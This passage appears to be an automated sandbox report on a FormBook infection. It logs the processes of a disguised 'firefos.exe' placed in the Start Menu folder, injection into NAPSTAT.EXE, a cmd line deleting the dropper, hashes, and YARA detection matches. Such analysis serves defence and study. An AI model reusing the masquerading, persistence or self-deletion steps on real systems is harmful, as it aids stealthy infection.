C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BF5B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.CSharp\849e4f93d41f8b6645878090ee9a7505\Microsoft.CSharp.ni.dll.aux	unknown	700	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dynamic\81f3dddd8aa6172d72bf5f1161e6fd01\System.Dynamic.ni.dll.aux	unknown	536	success or wait	1	6DC0DE2C	ReadFile

Analysis Process: firefos.exe PID: 2872 Parent PID: 1388

General

Start time:	08:44:26
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe'
Imagebase:	0xcd0000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCF7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCFA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BF5B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BF5B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.CSharp\849e4f93d41f8b6645878090ee9a7505\Microsoft.CSharp.ni.dll.aux	unknown	700	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dynamic\81f3dddd8aa6172d72bf5f1161e6fd01\System.Dynamic.ni.dll.aux	unknown	536	success or wait	1	6DC0DE2C	ReadFile

Analysis Process: NAPSTAT.EXE PID: 2016 Parent PID: 1388

General

Start time:	08:44:30
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0xcd0000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2389941869.0000000000330000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2389941869.0000000000330000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2389941869.0000000000330000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2389745948.0000000000120000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2389745948.0000000000120000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2389745948.0000000000120000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2389888753.0000000000280000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2389888753.0000000000280000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2389888753.0000000000280000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: cmd.exe PID: 172 Parent PID: 2016

General

Start time:	08:44:35
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\skypound83892.exe'
Imagebase:	0x4a770000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: firefos.exe PID: 2336 Parent PID: 2992

General

Start time:	08:44:47
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Imagebase:	0xcd0000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.2233553109.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.2233553109.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.2233553109.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: firefos.exe PID: 2840 Parent PID: 2872

General

Start time:	08:45:19
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Imagebase:	0xcd0000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.2299563843.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.2299563843.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.2299563843.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Disassembly

Code Analysis